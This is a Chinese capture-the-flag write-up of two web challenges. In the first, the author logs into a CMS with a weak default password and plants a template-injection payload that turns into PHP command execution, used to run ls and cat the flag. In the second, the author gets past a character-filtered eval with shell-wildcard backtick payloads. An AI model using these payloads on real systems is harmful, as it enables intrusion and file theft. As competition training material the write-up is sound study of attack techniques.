
神奇的CMS

首先弱密码爆进后台

`admin`

`admin123`

看到突兀的字体



You_Cant_Guess.zip


Flag in /tmp/flag

Image 2 of 20

一看就是出题人留下的了

探寻了一遍功能

发现添加图片处也有这种字体



请输入添加的图片名称以及地址：

很容易联想到漏洞点，于是开始代码审计


下载

`http://101.71.29.5:10013/web/You_Cant_Guess.zip`

定位到图片位置

```
    public function actionShow(){
        $template = '<h1>图片内容为：</h1>图片ID：{cms:id}<br>图片名称：{cms:name}<br>图片地址：{cms:pic}';
        if (isset($_GET['id'])) {
            $model = new Content();
            $res = $model->find()->where(['id'=>intval($_GET['id'])])->one();
            $template = str_replace("{cms:id}",$res-
>id,$template);
            $template = str_replace("{cms:name}",$res-
>name,$template);
            $template = str_replace("{cms:pic}",$res-
>url,$template);
            $template = $this->parseIf($template);
            echo $template;
        }else{
            return json_encode(['error'=>'id error!']);
        }
    }
```

跟进函数parseIf



```
public function parseIf($content){
    if (strpos($content,'{if:')=== false){
        return $content;
    }else{
        $labelRule = $this->buildregx("{if:(.*?)}(.*?){end if}","is");
        $labelRule2="{elseif";
        $labelRule3="{else}";
        preg_match_all($labelRule,$content,$iar);
        foreach($iar as $v){
            $iarok[] = str_ireplace(array('unlink','opendir','mysqli_','mysql_','socket_','curl_','base64_','
                putenv','popen(','phpinfo','pfsockopen','proc_','preg_','_GET','_POST','_COOKIE','_REQUEST','
                _SESSION','_SERVER','assert','eval(','file_','passthru(','exec(','system(','shell_'), '@.@',
                v);
        }
        $iar = $iarok;
        $arlen=count($iar[0]);
        $elseIfFlag=false;
        for($m=0;$m<$arlen;$m++){
            $strIf=$iar[1][$m];
            $strIf=$this->parseStrIf($strIf);
            $strThen=$iar[2][$m];
            $strThen=$this->parseSubIf($strThen);
            if (strpos($strThen,$labelRule2)===false){
```

安全客 (www.anquanke.com)

mage 4 of 20

参考文章

https://www.anquanke.com/post/id/153402

我们添加图片为


skysec

{if:1)$GLOBALS['_G'.'ET'][sky]($GLOBALS['_G'.'ET']
[cool]);die();//}{end if}

然后访问

http://101.71.29.5:10013/web/index.php?
r=content%2Fshow&id=1919&sky=system&cool=ls


即可列目录



不安全 | 101.71.29.5:10013/web/index.php?r=content%2Fshow&id=1919&sky=system&cool=ls

```
1.jpg You_Cant_Guess.zip assets css favicon.ico index-test.php index.php robots.txt
```

拿flag即可



不安全 | 101.71.29.5:10013/web/index.php?r=content%2Fshow&id=1919&sky=system&cool=cat%20/tmp/flag

```
flag{65bb1dd503d2a682b47fde40571598f4}
```

```
flag{65bb1dd503d2a682b47fde40571598f4}
```

`flag{65bb1dd503d2a682b47fde40571598f4}`

babybypass

拿到题目

`http://101.71.29.5:10014/`

代码如下

```
<?php
include 'flag.php';
if(isset($_GET['code'])){
    $code = $_GET['code'];
    if(strlen($code)>35){
        die("Long.");
    }
    if(preg_match("/[A-Za-z0-9_$]+/",$code)){
        die("NO.");
    }
    @eval($code);
}else{
    highlight_file(__FILE__);
}
//$hint =  "php function getFlag() to get flag";
?>
```

发现字母啥都被过滤了，第一反应就是通配符，容易想到

```
/???/??? => /bin/cat
```

那么构造

```
$_=`/???/???%20/???/???/????/?????.???`;?><?=$_?>
```

```
"/bin/cat /var/www/html/index.php"
```

长度超过了上限

参考这篇文章

https://www.anquanke.com/post/id/154284

使用*通配


```
$_=`/???/???%20/???/???/????/*`;?><?=$_?>
```

但是没有$和_

改进为

```
?><?=`/???/???%20/???/???/????/*`?>
```

得到



```
Original-Maintainer: Miquel van Smoorenburg <miquels@c

<?php
function getFlag(){
    $flag = file_get_contents('/flag');
    echo $flag;
}<?php
include 'flag.php';
if(isset($_GET['code'])){
    $code = $_GET['code'];
    if(strlen($code)>35){
        die("Long.");
    }
    if(preg_match("/[A-Za-z0-9_$]+/",$code)){
        die("NO.");
    }
    @eval($code);
}else{
    highlight_file(__FILE__);
}
//$hint =  "php function getFlag() to get flag";
?>
```


Image 7 of 20

发现关键点

```
function getFlag(){
    $flag = file_get_contents('/flag');
    echo $flag;
}
```

我们直接读flag文件就好

```
?><?=`/???/???%20/????`;?>
```



```
nlockmgr    100021
x25.inr     100022
statmon     100023
status      100024
bootparam   100026
ypupdated   100028  ypupdate
keyserv     100029  keyserver
tfsd        100037
nsed        100038
nsemntd     100039
ypxfrd      100069
pcnfsd      150001
amd     300019  amq
sgi_fam     391002
ugidd       545580417
fypxfrd     600100069   freebsd-ypxfr
bwnfsd          788585389
flag{aa5237a5fc25af3fa07f1d724f7548d7}
```

Image 8 of 20

得到flag

`flag{aa5237a5fc25af3fa07f1d724f7548d7}`

参考连接：https://www.anquanke.com/post/id/160582#h2-2